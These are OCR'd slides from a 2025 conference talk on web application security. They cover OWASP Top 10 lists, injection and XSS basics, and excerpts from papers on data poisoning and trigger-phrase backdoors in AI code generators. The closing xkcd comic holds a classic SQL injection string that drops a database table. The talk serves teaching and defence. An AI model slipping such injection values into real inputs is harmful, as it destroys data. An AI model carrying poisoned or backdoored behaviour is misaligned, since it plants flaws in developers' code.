15th IEEE Integrated STEM Education Conference
March 15, 2025
Princeton University, Princeton NJ

Building Secure Applications :

A Hands-on Approach to Web Application Security

SK by Sheshananda Reddy Kandula

ISEC
15th IEEE Integrated STEM Education Conference
Saturday, March 15, 2025
Princeton University
Princeton, NJ

Whoami

@Sheshananda Reddy Kandula

15 years in Application Security/Cyber Security

Sheshananda Reddy Kandula

Sr Security Engineer at Adobe | AppSec | Product Securtiy | OSWE | OSCP | CISSP

Agenda

- Why Web Security Matters
- AI Development Benefits vs Security Concerns
- Common Web Vulnerabilities
- OWASP Top 10
- Demo of Vulnerabilities in Intentional vulnerable apps
- Secure Coding Best Practices
- Key Takeaways and Next Steps

Why Web Security Matters

1 Rising Threats

Data breaches and cyberattacks are increasing at an alarming rate. No organization is immune.

2 Real-world Impact

Recent attacks include social media hacks, financial data leaks, and ransomware incidents.

3 Devastating Consequences

Organizations face financial losses, reputation damage, and erosion of user trust.

Recent High-Profile Cyberattacks

- **MOVEit (2023):** SQL Injection vulnerability exposed 60+ million users' data across multiple organizations.
- **MGM Resorts (2023):** Ransomware forced casino operations offline, costing millions in revenue and recovery.
- **LastPass (2022-2023):** Password manager breach exposed encrypted vaults, threatening millions of stored credentials.
- **Key Lesson:** Timely patching, multi-factor authentication, and security training are essential defensive measures.

Zero-Day Vulnerability in MOVEit Transfer Exploited for Data Theft | Mandiant | Google Cloud Blog

ALPHV: Hackers Reveal Details of MGM Cyber Attack

Experts Fear Crooks are Cracking Keys Stolen in LastPass Breach

AI: Building Apps Faster, But Are They Secure?

AI Development Benefits vs. Security Concerns

Speed Benefits

- Code generation accelerates development cycles
- Automated testing quickly finds bugs
- AI suggests optimal frameworks based on project needs
- Customized user experiences built rapidly

Security Concerns

- AI can introduce unexpected security flaws
- Training limits prevent detection of sophisticated attacks
- Model bias creates potential blind spots
- Human expertise remains essential for security

Security Concerns

Vulnerabilities in AI Code Generators: Exploring Targeted Data Poisoning Attacks

Domenico Cotroneo
University of Naples Federico II, Naples, Italy
cotroneo@unina.it

Cristina Improta
University of Naples Federico II, Naples, Italy
cristina.improta@unina.it

Pietro Liguori
University of Naples Federico II, Naples, Italy
pietro.liguori@unina.it

Roberto Natella
University of Naples Federico II, Naples, Italy
roberto.natella@unina.it

3 [cs.CR] 9 Feb 2024

ABSTRACT

AI-based code generators have become pivotal in assisting developers in writing software starting from natural language (NL). However, they are trained on large amounts of data, often collected from unsanitized online sources (e.g., GitHub, HuggingFace). As a consequence, AI models become an easy target for data poisoning, i.e., an attack that injects malicious samples into the training data to generate vulnerable code.

To address this threat, this work investigates the security of AI code generators by devising a targeted data poisoning strategy. We poison the training data by injecting increasing amounts of code containing security vulnerabilities and assess the attack's success on different state-of-the-art models for code generation. Our study shows that AI code generators are vulnerable to even a small amount of poison. Notably, the attack success strongly depends on the model architecture and poisoning rate, whereas it

solutions rely on massive amounts of training data to learn patterns between the source NL and the target programming language to correctly generate code based on given intents or descriptions. Since single-handedly collecting this data is often too time-consuming and expensive, developers and AI practitioners frequently resort to downloading datasets from the internet or collecting training data from online sources, including code repositories and open-source communities (e.g., GitHub, Hugging Face, StackOverflow) [5]. Indeed, it is a common practice to download datasets from AI open-source communities to fine-tune AI models on a specific downstream task [18, 26]. However, developers often overlook that blindly trusting online sources can expose AI code generators to a wide variety of security issues, which attracts attackers to exploit their vulnerabilities for malicious purposes by subverting their training and inference process [13, 22, 44].

In point of fact, data poisoning represents a particularly worry-

ciodive.com/news/security-issues-ai-generated-code-snyk/705900/

CIO DIVE Deep Dive Opinion Library Events Press Releases Topics ⌄


DIVE BRIEF

AI-generated code leads to security issues for most businesses: report

More than three-quarters of developers bypass established protocols to use code completion tools despite potential risks, Snyk's research found.

Published Jan. 29, 2024

Lindsey Wilkinson
Reporter



Is Your AI-Generated Code Really Secure? Evaluating Large Language Models on Secure Code Generation with CodeSecEval

Jiexin Wang
South China University of Technology
China

Xitong Luo
South China University of Technology
China

Liuwen Cao
South China University of Technology
China

Hongkun He
South China University of Technology
China

Hailin Huang
South China University of Technology
China

Jiayuan Xie
South China University of Technology
China

Adam Jatowt
University of Innsbruck
Austria

Yi Cai
South China University of Technology
China

395v1 [cs.SE] 2 Jul 2024

ABSTRACT

Large language models (LLMs) have brought significant advancements to code generation and code repair, benefiting both novice and experienced developers. However, their training using unsanitized data from open-source repositories, like GitHub, raises the risk of inadvertently propagating security vulnerabilities. Despite numerous studies investigating the safety of code LLMs, there remains a gap in comprehensively addressing their security features. In this work, we aim to present a comprehensive study aimed at precisely evaluating and enhancing the security aspects of code LLMs. To support our research, we introduce CodeSecEval, a meticulously curated dataset designed to address 44 critical vulnerability types with 180 distinct samples. CodeSecEval serves as the foundation for the automatic evaluation of code models in two crucial tasks: code generation and code repair, with a strong emphasis on security. Our experimental results reveal that current models frequently

KEYWORDS


Large Language Models, Code Generation, Code Repair, Security, Dataset

ACM Reference Format:

Jiexin Wang, Xitong Luo, Liuwen Cao, Hongkun He, Hailin Huang, Jiayuan Xie, Adam Jatowt, and Yi Cai. 2018. Is Your AI-Generated Code Really Secure? Evaluating Large Language Models on Secure Code Generation with CodeSecEval. In Woodstock '18: ACM Symposium on Neural Gaze Detection, June 03–05, 2018, Woodstock, NY. ACM, New York, NY, USA, 12 pages. https://doi.org/XXXXXXX.XXXXXXX

1 INTRODUCTION

Large language models (LLMs) such as PALM [11], LLaMA [53], GPT-4 [39], and Claude 3 [3] have demonstrated remarkable performance in code generation, enabling developers to quickly transform



CSET - Cybersecurity Risks of AI-Generated Code

Figure 2: Code Generation Model Development Workflow and Its Cybersecurity Implications

Insecure code present in training datasets
Attacks that insert insecure code into training datasets
Interface and Scaffolding
Attacks on the model interface or scaffolding
Attacks on the model itself
AI Developers
Training Data
Computing Power
Code Generation Model
101010
101010
101010
AI-Generated Code
Feedback Loops
Users
Downstream Cybersecurity Implications

Source: CSET.

Generative AI systems have known vulnerabilities to several types of adversarial attacks. These include data poisoning attacks, in which an attacker contaminates a model's training data to elicit a desired behavior, and backdoor attacks, in which an attacker attempts to produce a specific output by prompting the model with a predetermined trigger phrase. In the code generation context, a data poisoning attack

[Is Your AI-Generated Code Really Secure? Evaluating Large Language Models on Secure Code Generation with CodeSecEval]

[AI-generated code leads to security issues for most businesses: report]

https://arxiv.org/pdf/2308.04451

[Cybersecurity Risks of AI-Generated Code | Center for Security and Emerging Technology]

15th IEEE Integrated STEM Education Conference
Saturday, March 15, 2025
Princeton University
Princeton, NJ
ISEC

Common Web Vulnerabilities

Injection Attacks

Attackers insert malicious code that executes on your database or server.

SQL injection remains one of the most prevalent attack vectors.

Authentication Flaws

Weak password policies and session management leave systems exposed.


Multi-factor authentication is often overlooked in implementation.

Cross-Site Scripting

Malicious scripts injected into trusted websites compromise user data.

These attacks bypass same-origin policies that protect browsers.

OWASP Top 10 Vulnerabilities



2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021


A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

https://owasp.org/

https://owasp.org/Top10/

OWASP Top 10 2021



OWASP TOP 10

1 Broken Access Control

2 Cryptographic Failures

3 Injections

4 Insecure Design

5 Security Misconfigurations

6 Vulnerable and Outdated Components


7 Identification and Authentication Flaws

8 Software and Data Integrity Failures

9 Security Logging and Monitoring Flaws

10 Server-Side Request Forgery (SSRF)

How Web Apps Work: A Simplified View



Client-Server Interaction

Web applications operate on a client-server model. The client (usually a web browser) sends requests to the server, which processes these requests and sends back the appropriate responses.

Request-Response Cycle

1. The client initiates a request by entering a URL or interacting with a web page.
2. The request is sent over the internet to the server.
3. The server receives the request and processes it, often involving database queries or other operations.
4. The server formulates a response, typically in HTML, JSON, or other formats.
5. The response is sent back to the client.
6. The client's browser renders the response, displaying the web page or data to the user.

Injection Attacks Deep Dive


SQL Injection

Attackers manipulate SQL queries to access or delete sensitive data. They can bypass login forms with simple code tricks.

Cross-Site Scripting (XSS)

Malicious scripts injected into web pages execute in users' browsers. Attackers can steal session cookies and hijack accounts.

Bobby Table


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

